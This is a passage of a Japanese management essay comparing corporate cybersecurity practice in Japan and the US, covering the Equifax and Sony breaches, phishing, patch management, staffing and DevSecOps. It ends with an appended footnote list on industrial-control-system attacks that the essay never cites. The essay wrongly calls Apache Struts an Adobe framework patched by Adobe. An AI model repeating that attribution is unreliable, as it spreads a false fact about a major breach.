人情報が漏えいした。2020 年の米国法務省の起訴内容によれば、この攻撃は中国軍の部隊により実施され、Adobe 社の Web アプリケーション開発フレームワーク Apache Struts の脆弱性が利用されていた。Adobe 社はこの脆弱性に対するパッチを提供していたが、Equifax はこれを適用せず、侵入を許す結果となった[3]。

B. 標的型メール・詐欺メール対策（従業員、組織文化の課題）

どのようにすれば、従業員が詐欺メールやなりすましメールに騙されないようにできるのだろうか。これは企業の従業員の能力向上やセキュリティに関する組織文化に関わる課題である。

この問題に対しては、社内ネットワークで業務を行うすべての従業員が、細かな作業に至るまで社内規則に忠実に従い、行動する必要があるが、実際には実現困難である。加えて、ハッカーは、従業員を騙すための、いわゆる「ソーシャルエンジニアリング」技術を磨き上げており、攻撃メールを見破ることはますます難しくなっている。

従業員が、攻撃メールに騙され、悪意もないのにセキュリティの問題を起こしてしまうことは日米両国で大きな問題になっており、深刻な被害に至った例も少なくない。FBI によれば、2014 年のソニー・ピクチャーズ・エンタテインメントへのサイバー攻撃では、標的型メールがシステム技術者、ネットワーク管理者等に送られ、自身の Apple ID を確認するように誘導し、侵入に必要な情報を入手していた[4]。また 2015 年に発生した日本年金機構への攻撃では、厚生労働省の文書に見せかけたなりすましメールが送られ、従業員がウイルスの仕込まれた添付文書を開封した。加えて、社内の個人情報管理規則の違反、事故の報告や情報共有の遅延等の組織レベルの問題があり、被害が拡大した。個々の従業員の攻撃メールへの対応能力とともに、組織としての規則遵守の徹底や攻撃メール開封時の対応能力の向上が求められる。

経営層の認識とセキュリティ対策の現状

両国の経営層は、情報漏えいの影響や情報セキュリティ対策の必要性についてどのような認識を持っているのだろうか？　PwC は、70ヵ国 1,379 社の大企業の CEO（日本 110 人、米国 152 人）の意識調査を行った[5]。この調査によれば、「今後 5 年間で情報漏えい事故がステークホルダーの信頼にどの程度悪影響を及ぼすか」という質問に対し、「大きな影響がある」と回答した日本企業の CEO は全体の 70% に上り、米国企業の CEO の 49% に比べて大きな数字になっている。

にもかかわらず、日本の企業は米国に比べ、情報セキュリティ対策に対する投資が少ない傾向がみられる。NRI セキュアテクノロジーズ（以下、NRI セキュア）による調査[6]では、「情報セキュリティ対策に情報システム総費用の 10% 以上を投資しているか」との問いに対し、「はい」と答えた日本企業は約 20% で、米国企業の約 65% に比べて大幅に少ない。また CISO（Chief Information Security Officer）の設置状況について、情報セキュリティ担当の役員を配置している企業は、米国では回答企業の 71.2% であるのに対し、日本では 35.5% にとどまっている。

つまり、日本企業は、米国企業よりもセキュリティインシデント発生時の信頼喪失を恐れる一方、その対策への投資や専任役員の配置には消極的であることがうかがわれる。この矛盾はどのように説明できるだろうか?

コンテンツ配信大手の Akamai は、同社顧客企業（130 以上の国の 21 万 8,391 社）へのサイバー攻撃の監視結果を公表している。同社によれば、2017 年における米国企業の Web アプリケーションに対する攻撃は 10 億件、日本企業に対する攻撃は 4,400 万件であった[7]。このデータからも、米国企業は日本企業よりも圧倒的に多くの攻撃を受けていることが分かる。このため日本企業は、自社が攻撃に晒されている、との認識が相対的に低いことが推測される。すなわち、日本企業においては、攻撃による被害への心配は大きいものの、実際に攻撃を受ける可能性は低いとの認識で、情報セキュリティ対策への投資にふみきれないでいる、と考えられる。

文化、制度、従業員

NRI セキュアが 2017 年に行ったビジネス E メール詐欺に関する調査[6]では、日本の回答企業の 57.9% で詐欺のインシデントがあった（詐欺メールを受け取った）が、金銭的な損失を被った企業はなかった。このことから、従業員がそのようなメールを開封しなかったか、あるいは開封したが詐欺を見抜いたか、あるいは情報システム部門により適切な対応が取られた可能性が高い。同じ調査で、米国では 70.0% の企業で情報セキュリティのインシデントがあり、31.6%が金銭的損失を被った。日本へのなりすましメールは日本人以外が作成し、メールの文章に不自然さがあった可能性があるものの、それを考慮しても、日本の従業員がフィッシングやなりすましメールに対し、より注意深く対応したことが示唆される。

日本企業は、終身雇用制度を背景とした従業員性善説に支えられてきた。すなわち、日本企業において、従業員は長期間当該企業で就業し、規律を順守し、米国

企業に比べ、会社に対して強い帰属意識を持つ存在である。彼らは、フィッシングやなりすましメールに対する教育や訓練も社内規則に従って受講し、訓練内容を忠実に実践し、フィッシングやなりすましメールへの意識づけも一定程度できている、と考えられる。またNRIセキュアの調査によれば、サイバー攻撃における内部犯罪と外部攻撃の比率を比較しても、日本(5.1%)は米国(52.2%)に比べて圧倒的に内部犯罪が少ない[8]。情報セキュリティ対策においては、組織全体が忠実に対策指示を実行することが重要であるとすれば、日本企業のこれら組織風土は大きな強みとなる。

この分析に対し、日本の終身雇用制度も変化してきており、終身雇用の従業員は大きく減少し、会社への忠誠心も変化している、との批判もあるだろう。実際、日本の政府統計を見ると、2017年において、全従業員のうち、終身雇用される正社員は62.7%で、「失われた10年間」只中の1994年の79%から大きく減少し、代わってパートや派遣社員等の非正規雇用者が急増している[9]。これら非正規雇用者は、社内規則や指示の順守の点で、終身雇用者と同じレベルが期待できない可能性がある。ただし、企業内の機密情報へのアクセスはより制限されている可能性も高い。

米国企業側を見ると、従業員の規律順守の弱さに加え、もう一つ大きな問題がある。それは米国のIT産業を牽引する起業家やスタートアップ企業である。ITは近年の経済成長のエンジンであり、米国の最大の強みであるが、情報セキュリティにおいては同時に弱点にもなる。すなわち、米国のスタートアップ企業は、画期的なイノベーションを掲げた市場参入を最優先し、費用がかかり、短期効果も見えづらい情報セキュリティを後回しにしてきたのである。

これら米国のIT企業においては、セキュリティ対策を完了するまでは新しいソフトウェア技術をリリースしない、との判断ができるかが課題である。経営層は、市場への早期参入による利得と、セキュリティ対策により生じる参入遅れとのトレードオフを適切に評価する必要があるが、企業が置かれている競争環境や業界の慣行(ベータ版の市場投入等)、短期的成果・長期的成果のどちらを優先するか、にも大きく左右されることとなろう。

業務プロセス管理

日本企業のもう一つの強みは、業務改善活動を実現する業務プロセス管理と、その根幹にある品質指向の文化である。歴史的に見ても、日本企業は業務プロセス管理に優れており、またそれを支えてきたのは、企業内の規則や施策、業務プロセスを忠実に実行する従業員である[10]。

先に、米国企業では情報漏えいの80%以上が、1年以上パッチが適用されていなかったシステムで発生した点を指摘した。日本の大企業におけるパッチ管理はかなり異なっている。日本の大学研究者や企業の実務者へのヒアリングによれば、多くの日本の大企業では、全社レベルでパッチ管理と適用の業務プロセスを定め、その実行は集中化、自動化されている。すなわち、PCに関しては、中央の管理サーバが会社内のすべてのPCにパッチを適用する。サーバに関しては、パッチ適用が必要なサーバを特定し、社内のユーザの業務を妨げないように、サーバの停止・パッチ適用・再起動のスケジュールが計画され、実行される。ベンダが保守を打ち切るソフトウェアは、事前にリプレースされる。

これら日本企業の状況を考えると、脆弱性に対するパッチがリリースされてから、パッチが適用されるまでの平均時間は日本企業の方が短いことが予想される。実際、トレンドマイクロ社が2014年に行った調査によると、パッチを全サーバに適用した日本企業は半数程度ではあったが、パッチを適用している企業の54.5%が1週間以内にパッチを適用し、8.5%が半月以内、20%が1ヵ月以上であった[11]。先の米国企業に対するパッチ管理の調査結果とこの数字は直接比較できないが、日本企業は、パッチ管理をより効果的に実行していることが示唆される。このことは、日本企業の業務プロセス管理の能力が情報セキュリティ対策において活用されている例であると考えられる。

情報セキュリティ人材と情報システム部門

情報セキュリティ対策における日本企業の最大の弱みは、情報セキュリティ人材の不足と、その育成が進まない状況にある。逆に、情報セキュリティ人材は米国の強みであり、大学で多くの高度IT技術者が育成され、企業や研究機関に就職している。米国のトップクラスの大学でコンピュータサイエンス専攻者は依然として増加しており、情報セキュリティの講義やカリキュラムも強化されている。2018年には米国家安全保障局(National Security Agency)が137の教育機関を「サイバーセキュリティ教育・研究の中核的研究拠点」に指定し、育成を強化している。米国企業においても情報セキュリティ技術者への需要は大きいが、日本と比較して、米国の情報セキュリティ技術者には、高い役職とキャリアパスが提供され、事業に直接関わる機会も数多く与えられる。

NRIセキュアの日米の大企業の情報システム部門を

対象とした調査[8]では、情報セキュリティの最大の課題として、日本の回答者の43.2%が技術者の確保を上げており、全体で最多となっている。米国の回答ではこれが11.4%に過ぎず、全体でも4番目の位置付けである。Raytheonが2018年に実施した12ヵ国の3,800人の若者(18～26歳)を対象とした調査[12](Zogby Analyticsにより実施)では、日本の回答者の情報セキュリティに関わる職業に対する興味は全体平均よりも低く、米国に比べて圧倒的に低かった。具体的には、日本の回答者のうち、情報セキュリティ技術者の仕事の内容を理解しているのは31.6%で、米国の39.5%よりも低く、情報セキュリティ技術者と話をしたことがあるのは9.7%で、米国の24.3%より大幅に少なかった。


このように、日本においては、情報セキュリティ技術者は人気の職業ではない。この背景には、日本の企業が情報セキュリティ技術者の採用や、昇進について消極的だったことがあると考えられる。伝統的に日本企業の人材育成は幅広い業務経験を持つジェネラリストを育成することが中心であり、専門技術者は奨励されなかった。ジェネラリスト優先の環境では、情報セキュリティ技術者に高給を支払い、キャリアパスを提供することは行われない。NRIセキュアの調査によると、情報セキュリティ技術者に対してキャリアパスを提示しているのは、日本の大企業のうち3.8%であり、一方、米国企業のそれは36.4%である[8]。

技術者の不足に対する解決策の一つは、情報セキュリティ対策を外注することである。米国の26.6%、日本の29.3%の企業が少なくとも対策の一部を外部委託しているとの調査があるが[8]、この外部委託方式は、人材不足が深刻な日本では今後急速に増加するであろう。一方、企業の事業はデジタル技術が核となりつつあり、情報セキュリティはそのコアコンピタンスの一つである。システムインテグレータや専門会社はインセンティブも異なり、企業の業務理解にも限界がある。デジタル化の戦略は企業が判断すべきものであり、セキュリティ対策で何を優先すべきかをすべて外部委託することはできない。

日本企業の情報システム部門の考え方や情報システムのウォータフォール型の開発スタイルも、情報セキュリティの新しい手法導入の妨げになっている。米国では、DevSecOpsと呼ばれる新しいソフトウェア開発手法が普及し、開発の短期化とセキュリティ担保という相反する目標を同時に実現している。DevSecOpsは、ソフトウェア開発、セキュリティの開発、システム運用を一体化し、短期間でリリースを繰り返す手法である。

日本企業では、DevSecOps、更にはその元となっているアジャイルやDevOpsの開発方式の採用が進まないが、この理由は何だろうか? その一つは、ソフトウェア開発の組織論的な違いにある。日本の製造業やサービス業の大企業は、1990年代に子会社化やシステムインテグレータへの外注化を進めて、情報システム部門を縮小した。背景には、専門子会社の方が新技術や市場動向をうまく活用し、また子会社化や開発の外注化によりIT人員のコスト削減ができると考えたことがある。当時、日本企業は海外市場でも競争力を持ち、一方でIT技術が将来の事業の中核となるデジタル化時代は予想していなかった[13]。

この結果、図に示すように、日本のユーザ企業は情報システムをIT企業(システムインテグレータ)に外注して開発することが一般的となっている。IT企業は完成責任を持つから、原則として、システム仕様が確定した後に受注に応じる。このような日本企業の外注構造や小規模IT部門の体制では、開始時点で仕様が必ずしも明確でないDevOpsやDevSecOpsを取り入れるのは難しいのである。一方、米国企業の大半は、ユーザ企業が自身で情報システムを開発し、技術者が不足している場合にのみ、IT企業から派遣を受けることが一般的である。この場合、ユーザ企業が自身で完成責任を負うため、開発開始時点で仕様が確定していることは必ずしも必要はなく、ユーザ企業の責任で試作を繰り返してシステムを完成させて行くDevSecOpsのような開発手法が可能となる。また、日本企業は、事前に仕様が確定しないまま開発すると、品質問題が生じると考えがちである。伝統的な強みである品質指向の考えにより、新しいIT技術への取り組みに慎重になり、後追いになっている可能性がある。



■図　日米のソフトウェア開発形態の違い

おわりに

これらの日米比較から何が学べるだろうか。

これまでを振り返れば、米国企業は、日本企業に比べて遥かに大きなサイバー攻撃対象であった。この結果、米国企業は情報セキュリティへの取り組み意識が高く、情報セキュリティへの投資意欲も日本企業のそれに比べて大きい。一方、日本企業は、これまでは攻撃対象となることが少なく、現状対策で十分との認識を持っていた可能性がある。しかし、攻撃側の能力が急拡大している現状においては、その認識を改める必要がある。

明らかに、日本の大～中規模企業は情報セキュリティにおける強みを持つ。すなわち、日本企業は、業務プロセス管理の能力やルール順守の組織文化を持ち、従業員は情報漏えいにつながるようなヒューマンエラーを最小化しようと行動する。しかしながら、攻撃側の能力（ソーシャルエンジニアリング等）は進化し続けており、日本企業は上記の強みを更に強化する必要がある。

一方、米国企業は、日本企業に比べ、業務プロセスとしてのセキュリティ対策遂行やルールの順守の風土に弱みがあるものの、能力の高い情報セキュリティ技術者を豊富に有する。更に情報セキュリティ技術者に対し、事業部門と連携し事業貢献する機会やその先のキャリアパスも提供しており、結果として情報セキュリティ技術者の能力を幅広く活用している。また、DevSecOps 等の新しい取り組みも進めている。

サイバー攻撃は、攻撃のコストが防御のコストより小さく、攻撃成功時のリターンが、防御成功時のリターンより大きい限り、今後も止むことはない。また、これからの情報セキュリティは、ソフトウェアのシステムやアプリケーション製品だけではなく、ハードウェア製品にも必要となる。近年のハードウェア製品にはソフトウェアが組み込まれ、ユーザのネットワークやインターネットにも接続されることで巨大な IoT システムを構成し、大きな攻撃対象になりつつある。

これらを踏まえ、今後、日本企業はどうすべきだろうか。

第一に、経営層は、情報セキュリティにおいては「改善」と「戦略」の双方が必要である点を認識すべきである。日本企業は、業務プロセス管理の能力が高く、情報セキュリティに必要な業務改善においても強みを発揮してきたが、それに加えて戦略が必要である。ここで、情報セキュリティ管理の戦略とは、よく知られている「競争戦略[14]」とは異なり、当該企業における情報セキュリティ管理の達成目標とアクションプランである。先に述べた Gleicher の組織的課題を考えれば、プロセス管理の充実や部門レベルの断片的な施策だけでは不十分なことは明らかである。全社レベルの戦略とその実行、例えば、情報セキュリティ技術の評価・導入、部門間・階層間・取引先にわたる指揮系統の確立、等が必要である。また、情報セキュリティに関する情報共有の戦略も必要である。情報セキュリティに関する情報は企業で秘匿しがちであるが、むしろ、他の企業、取引先、政府組織等と情報を共有し、ベストプラクティスとして有効な対策確立を加速する戦略も考えられる。

第二に、企業の経営層は、情報セキュリティに関しては、セキュリティ投資のリターンだけでなく、トータルなリスク管理の視点で意思決定しなければならない。

最後に、日本企業の経営層は、過去において自社に成功をもたらしたやり方（IT 部門の縮小、過度の外注化、ジェネラリスト優先の人材育成等）が、情報セキュリティ対策の新しい取り組み（DevSecOps 等）や人材確保を阻害している可能性を認識し、これまでの情報セキュリティへの取り組みを見直し、強化すべきである。

ここで、日本企業の情報セキュリティにおける弱みのほとんどは、これまで成功をもたらしたやり方故の結果であることに気付く。しかし、企業が従来の成功要因を否定して新しい取り組みを進めることは容易ではない。企業が過去辿ってきた道の上に企業の現在があるのであり、新しい取り組みへの道がこれまでと大きく異なれば、企業はこれまでの道の延長にある現状維持や現状改善を選ぶ。いわゆる、経路依存性（Path Dependency）である。このため、歴史を振り返れば、このような軌道修正に失敗してきた企業は数多い[15]。日本企業の情報セキュリティの今後においては、過去の成功にとらわれず、将来に取り組むことができる経営能力が最も重要となるのである。

執筆者略歴

Robert E. Cole
米国カリフォルニア大学バークレー校ハース経営大学院、社会学部名誉教授。ミシガン大学教授、カリフォルニア大学バークレー校ハース・ビジネススクール、社会学部教授を経て、現職。日本企業の研究、特に自動車、IT 分野の日本企業の組織論的研究、日米比較研究等に従事。日本においては、慶応大学、東京大学の客員教授、同志社大学大学院ビジネス研究科教授を歴任。イリノイ大学 Ph.D（社会学）。

伏見信也
三菱電機株式会社シニアアドバイザー。三菱電機株式会社技術企画部長、情報技術総合研究所所長、常務執行役インフォメーションシステム事業推進本部長を経て、現職。IT 分野の研究開発、事業経営に従事。東京大学工学博士（情報工学）、スタンフォード大学経営大学院修士（スローン・フェロー）。

1 McKinsey & Company, "Finding a Strategic Cybersecurity Model, Interview with Nathan Gleicher," 2017. [Online]. Available: https://www.mckinsey.com/business-functions/digital-mckinsey/our-insights/finding-a-strategic-cybersecurity-model.
2 D. Goldsmith and M. Siegel, "Systemic Approaches to Cyber Security," Office of Naval Research, no. N00014-09-1-0597, 2010.
3 C. Warzel, “Brokers are Like Hackers but Legal,” New York Times, 11 Feb. 2020.
4 FBI National Press Office, “Update on Sony Investigation,” 2014.
5 PwC, “20th CEO Survey - Japan Territory Cut,” 2017.
6 NRI セキュアテクノロジーズ , “NRI Secure Insight 2018 企業にける情報セキュリティ実態調査 ,” 2018.
7 Akamai, “State of the internet / security, Q1-Q4 2017 Report,” 2017.
8 NRI Secure Technologies, Ltd., “NRI Secure Insight 2017 International Information Security Survey,” 2017.
9 総務省統計局 , “労働力調査 2018 年 ,” 2018.
10 M. Porter and T. Hirotaka, Can Japan Compete?, Palgrave MacMillan, 1990.
11 トレンドマイクロ , “企業におけるサーバ脆弱性対策に関する実態調査 2014,” 2014.
12 Raytheon, “Securing Our Future: Closing the Cybersecurity Talent Gap,” 2018.
13 R. Cole and Y. Nakata, "The Japanese Software Industry: What Went Wrong and What Can we Learn From it?," California Management Review, vol. Fall, pp. 16-43, 2014.
14 M. Porter, What is Strategy, Vols. November-December, Harvard Business Review, 1996, pp. 61-78.
15 D. Teece, G. Pisano and A. Shuen, "The Nature and Dynamics of Organizational Capabilities," G. Dosi, R. Nelson and S. Winter, Eds., Oxford University Press, 2000, pp. 346-347.

※ 1　NISC が重要インフラの運営を担う事業者と、そこで行われるセキュリティ対策を支援する所管省庁が参照すべき指針として公表している「重要インフラの情報セキュリティ対策に係る行動計画」では、「重要インフラ」として 14 分野が定義されている。
NISC：活動内容　https://www.nisc.go.jp/active/infra/outline.html〔2020/6/11 確認〕
※ 2　DEF CON Communications：DEF CON　https://www.defcon.org/〔2020/6/11 確認〕
CODE BLUE 2019@TOKYO：ICS Cyber hacking Challenge　https://codeblue.jp/2019/contests/detail_02/〔2020/6/11 確認〕
※ 3　DOE：ELECTRIC EMERGENCY INCIDENT AND DISTURBANCE REPORT　https://assets.documentcloud.org/documents/6535023/sPower-FOIA.pdf〔2020/6/11 確認〕
NERC：Lesson Learned　https://www.nerc.com/pa/rrm/ea/Lessons%20Learned%20Document%20Library/20190901_Risks_Posed_by_Firewall_Firmware_Vulnerabilities.pdf〔2020/6/11 確認〕
※ 4　SECURITYWEEK：DoS Attack Blamed for U.S. Grid Disruptions: Report　https://www.securityweek.com/dos-attack-blamed-us-grid-disruptions-report〔2020/6/11 確認〕
ZDNet：Cyber-security incident at US power grid entity linked to unpatched firewalls　https://www.zdnet.com/article/cyber-security-incident-at-us-power-grid-entity-linked-to-unpatched-firewalls/〔2020/6/11 確認〕
cyberscoop：Utah renewables company was hit by rare cyberattack in March　https://www.cyberscoop.com/spower-power-grid-cyberattack-foia/〔2020/6/11 確認〕
※ 5　インシデント件数については「JPCERT/CC インシデント報告対応レポート [2013 年 1 月 1 日～ 2013 年 3 月 31 日]」～「JPCERT/CC インシデント報告対応レポート [2019 年 10 月 1 日～ 2019 年 12 月 31 日]」（JPCERT/CC：インシデント報告対応レポート　https://www.jpcert.or.jp/ir/report.html〔2020/6/11 確認〕）を参照した。
※ 6　infosecurityMAGAZINE：Nine in 10 CNI Providers Damaged by Cyber-Attacks　https://www.infosecurity-magazine.com/news/nine-10-cni-providers-hit-damaging-1/〔2020/6/11 確認〕
※ 7　infosecurityMAGAZINE：Security by Sector: Study Explores Cyber-Threats Impacting the Utility Industry　https://www.infosecurity-magazine.com/blogs/cyberthreats-impacting-utility/〔2020/6/11 確認〕
※ 8　「マルウェア」等の用語を混在して使用すると、読者を混乱させる可能性があるため、本白書では特に断りのない限り、または文献引用上の正確性を期す必要のない限り、総称して「ウイルス」と表現する。
※ 9　ASIA TIMES：Cyberattack scare dogs India's nuclear plants　https://www.asiatimes.com/2019/10/article/cyberattack-scare-dogs-indias-nuclear-plants/〔2020/6/11 確認〕
THE WIRE：Along With Kudankulam, ISRO Also Warned About Cyber Security Breach: Report　https://thewire.in/tech/isro-kudankulam-cyber-security〔2020/6/11 確認〕
NPCIL：Press Release　https://npcil.nic.in/writereaddata/Orders/20191030123734696017 1News_30102019_01.pdf〔2020/6/11 確認〕
※ 10　SANS Institute：SANS 2019 State of OT/ICS Cybersecurity Survey　https://www.nozominetworks.com/downloads/US/SANS-2019-OT-ICS-Security-Survey-from-Nozomi-Networks.pdf〔2020/6/11 確認〕
※ 11　HELPNETSECURITY：Employees are aware of USB drive security risks, but don't follow best practices　https://www.helpnetsecurity.com/2019/05/15/usb-drive-security-risks/〔2020/6/11 確認〕
※ 12　MINIGDOTCOM：Cyber attack hits operations at aluminum maker Norsk Hydro　https://www.mining.com/web/cyber-attack-hits-operations-aluminum-maker-norsk-hydro〔2020/6/11 確認〕
IPA：制御システムのセキュリティリスク分析ガイド補足資料　制御システム関連のサイバーインシデント事例 5 ～ 2019 年ランサムウェアによる操業停止～　https://www.ipa.go.jp/files/000080702.pdf
※ 13　InsuranceBUSINESS AMERICA：Norsk Hydro gets more cyber insurance compensation　https://www.insurancebusinessmag.com/us/news/cyber/norsk-hydro-gets-more-cyber-insurance-compensation-213096.aspx〔2020/6/11 確認〕
※ 14　BLEEPINGCOMPUTER：Cyber Attack Shuts Down Hoya Corp's Thailand Plant for Three Days　https://www.bleepingcomputer.com/news/security/cyber-attack-shuts-down-hoya-corps-thailand-plant-for-three-days/〔2020/6/11 確認〕
※ 15　The Register：South Africans shivering in the dark after file-scrambling nasty hits Johannesburg power biz　https://www.theregister.co.uk/2019/07/25/johannesburg_ransomware_infection/〔2020/6/11 確認〕
TechRadar：Ransomware attack leaves Johannesburg without power　https://www.techradar.com/news/johannesburg-ransomware-attack-leaves-city-without-power〔2020/6/11 確認〕
※ 16　Positive Technologies：Industrial companies: attack vectors　https://www.ptsecurity.com/ww-en/analytics/ics-attacks-2018/〔2020/6/11 確認〕
※ 17　ICS-CERT のウェブサイトで暦年（1/1 ～ 12/31）ごとに公開された ICSA Advisories の件数をカウントした。ただし ICSMA（医療機器の脆弱性）は除く。カウントは公表日ベースとした（公表日が 2019 年なら、採番年度が 2018（ICSA-2018-xxx-x）でも 2019 年でカウント）。NCCIC：ICS-CERT Advisories　https://www.us-cert.gov/ics/advisories〔2020/6/11 確認〕
※ 18　HELPNETSECURITY：200 million enterprise, industrial, and medical devices affected by RCE flaws in VxWorks RTOS　https://www.helpnetsecurity.com/2019/07/29/vxworks-rtos-vulnerabilities/〔2020/6/11 確認〕
※ 19　Armis Inc.：UPDATE：URGENT/11 affects additional RTOSs - Highlights Risks on Medical Devices　https://www.armis.com/urgent11/〔2020/6/11 確認〕
※ 20　WIRED：Inside the World's Highest-Stakes Industrial Hacking Contest　https://www.wired.com/story/pwn2own-industrial-hacking-contest/〔2020/6/11 確認〕
※ 21　ICS-CERT Annual Vulnerability Coordination Report の Figure 1.（p.3）の「Advisories - FY」の数字を採用した。ただし、Figure 1. の 2016 年には暦年（CY）の件数があるが、件数が 185 件と、実際に Web サイト上で公開されている件数（140 件）と大きく乖離しており、カウント方法の詳細が不明なため、2017 年、2018 年、2019 年と同様に ICSCERT の Web サイトで暦年（1/1 ～ 12/31）ごとに公開された ICSA Advisories の件数をカウントして図 3-1-3 に掲載した。
NCCIC：ICS-CERT Annual Vulnerability Coordination Report　https://ics-cert.us-cert.gov/sites/default/files/Annual_Reports/NCCIC_ICS-CERT_2016_Annual_Vulnerability_Coordination_Report_S508C.pdf〔2020/6/11 確認〕
※ 22　ICS-CERT の Web サイトで暦年（1/1 ～ 12/31）ごとに公開された ICSA Advisories の件数をカウントした。ただし、ICSMA（医療機器の脆弱性）は除く。カウントは公表日ベースとした（公表日が 2019 年なら、採番年度が 2018（ICSA-2018-xxx-x）でも 2019 年でカウント）。
NCCIC：ICS-CERT Advisories　https://ics-cert.us-cert.gov/advisories〔2020/6/11 確認〕
※ 23　https://www.allianz-fuer-cybersicherheit.de/ACS/DE/_/downloads/BSI-CS/BSI-CS_005E.pdf?__blob=publicationFile&v=7〔2020/6/11 確認〕
※ 24　IPA：[ドイツ BSI] 産業用制御システム（ICS）のセキュリティ -10 大脅威と対策 2019-　https://www.ipa.go.jp/security/controlsystem/bsi2019.html〔2020/6/11 確認〕
※ 25　https://www.europol.europa.eu/activities-services/main-reports/internet-organised-crime-threat-assessment-iocta-2019〔2020/6/11 確認〕
※ 26　The Day Swig：Ransomware still dominates the cyber threat landscape in 2019 – Europol report　https://portswigger.net/daily-swig/ransomware-still-dominates-the-cyber-threat-landscape-in-2019-europol-report〔2020/6/11 確認〕
※ 27　TechCrunch：Arizona Beverages knocked offline by ransomware attack　https://techcrunch.com/2019/04/02/arizona-beverages-ransomware/〔2020/6/11 確認〕
※ 28　トレンドマイクロ株式会社：Account With Admin Privileges Abused to Install BitPaymer Ransomware via PsExec　https://blog.trendmicro.com/trendlabs-security-intelligence/account-with-admin-privileges-abused-to-install-bitpaymer-ransomware-via-psexec/〔2020/6/11 確認〕
※ 29　ATLANTA BUSINESS CHRONICLE：Cybersecurity incident at metro Atlanta's 4th-largest private company disrupts manufacturing, shipping　https://www.bizjournals.com/atlanta/news/2019/12/11/cybersecurity-incident-at-metro-atlantas-4th.html〔2020/6/11 確認〕BLEEPINGCOMPUTER：Maze Ransomware Demands $6 Million Ransom From Southwire　https://www.bleepingcomputer.com/news/security/maze-ransomware-demands-6-million-ransom-from-southwire/〔2020/6/11 確認〕
※ 30　DARKReading：Ransomware Victim Southwire Sues Maze Operators　https://www.darkreading.com/threat-intelligence/ransomware-victim-southwire-sues-maze-operators/d/d-id/1336719〔2020/6/11 確認〕
infosecurityMAGAZINE：US Biz Wins Court Case Against

Ransomware Data Thieves https://www.infosecurity-magazine.com/news/us-biz-court-case-ransomware-data/〔2020/6/11 確認〕
※ 31 ComputerWeekly.com：Cyber gangsters publish staff passwords following 'Sodinokibi' attack on car parts group Gedia https://www.computerweekly.com/news/252477341/Cyber-gangsters-publish-staff-passwords-following-Sodinokibi-attack-on-car-parts-group-Gedia〔2020/6/11 確認〕
※ 32 IBM 社：Combating Destructive Malware: Lessons from the Front Line https://www.ibm.com/account/reg/il-en/signup?formid=urx-40087〔2020/6/11 確認〕
※ 33 ZDNet：Cyberattacks against industrial targets have doubled over the last 6 months https://www.zdnet.com/article/cyberattacks-against-industrial-targets-double-over-the-last-6-months/〔2020/6/11 確認〕
SecurityIntelligence：From State-Sponsored Attackers to Common Cybercriminals: Destructive Attacks on the Rise https://securityintelligence.com/posts/from-state-sponsored-attackers-to-common-cybercriminals-destructive-attacks-on-the-rise/〔2020/6/11 確認〕
※ 34 Dragos, Inc：CRASHOVERRIDE：Reassessing the 2016 Ukraine Power Event as a Protection-Focused Attack https://dragos.com/wp-content/uploads/CRASHOVERRIDE.pdf〔2020/6/11 確認〕
※ 35 Dragos, Inc：EKANS Ransomware and ICS Operations https://dragos.com/blog/industry-news/ekans-ransomware-and-ics-operations/〔2020/6/11 確認〕
※ 36 MeriTalk：DHS Sets List of National Critical Functions, Marking Shift from CI Sectors https://www.meritalk.com/articles/dhs-sets-list-of-national-critical-functions-marking-shift-from-ci-sectors/〔2020/6/11 確認〕
CISA：National Critical Functions Set https://www.cisa.gov/national-critical-functions-set〔2020/6/11 確認〕
※ 37 SECURITYWEEK：NIST Working on Industrial IoT Security Guide for Energy Companies https://www.securityweek.com/nist-working-industrial-iot-security-guide-energy-companies〔2020/6/11 確認〕
※ 38 NIST CSRC：Draft NISTIR 8183A is Available for Comment: Cybersecurity Framework Manufacturing Profile Low Security Level Example Implementations Guide https://csrc.nist.gov/News/2019/nist-releases-draft-nistir-8183a-for-comment〔2020/6/11 確認〕
※ 39 THE HILL：Legislation to protect electric grid from cyberattacks added to massive defense bill https://thehill.com/policy/cybersecurity/474160-legislation-to-protect-electric-grid-from-cyber-attacks-added-to-massive〔2020/6/11 確認〕
※ 40 ISA：New ISA Global Cybersecurity Alliance Accelerates Education, Readiness, and Knowledge Sharing https://www.isa.org/news-and-press-releases/isa-press-releases/2019/july/new-isa-global-cybersecurity-alliance-accelerates-education-readiness-and-knowledge-sharing/〔2020/6/11 確認〕
ISA：ISA Announces First Founding Members of Global Cybersecurity Alliance https://www.isa.org/news-and-press-releases/isa-press-releases/2019/july/isa-announces-first-founding-members-of-global-cybersecurity-alliance/〔2020/6/11 確認〕
ISA：GLOBAL CYBERSECURITY ALLIANCE https://isaautomation.isa.org/isa-global-cybersecurity-alliance-news-releases/〔2020/6/11 確認〕
※ 41 Reed Exhibitions Ltd.：ISA Global Cybersecurity Alliance Triples Membership https://www.infosecurity-magazine.com/news/isagca-triples-membership/〔2020/6/11 確認〕
※ 42 SMART ENERGY INTERNATIONAL：Global alliance to enhance cybersecurity capabilities launched https://www.smart-energy.com/industry-sectors/cybersecurity/global-alliance-to-enhance-cybersecurity-capabilities-launched/〔2020/6/11 確認〕
※ 43 DailyEnergyInsider：Fortress, AEP team up to help protect power grid from cyber threats https://dailyenergyinsider.com/news/22814-fortress-aep-team-up-to-help-protect-power-grid-from-cyber-threats/〔2020/6/11 確認〕
Forbes：New Platform Aims To Help Protect Power Grid From Cyber Threats https://www.forbes.com/sites/tonybradley/2019/11/10/new-platform-aims-to-help-protect-power-grid-from-cyber-threats/#78ebb9762614 〔2020/6/11 確認〕
※ 44 HELPNETSECURITY：ATT&CK for ICS: Knowledge base of techniques used by cyber adversaries https://www.helpnetsecurity.com/2020/01/08/attck-for-ics/〔2020/6/11 確認〕
MITRE：ATT&CK for Industrial Control Systems https://collaborate.mitre.org/attackics/index.php/Main_Page〔2020/6/11 確認〕
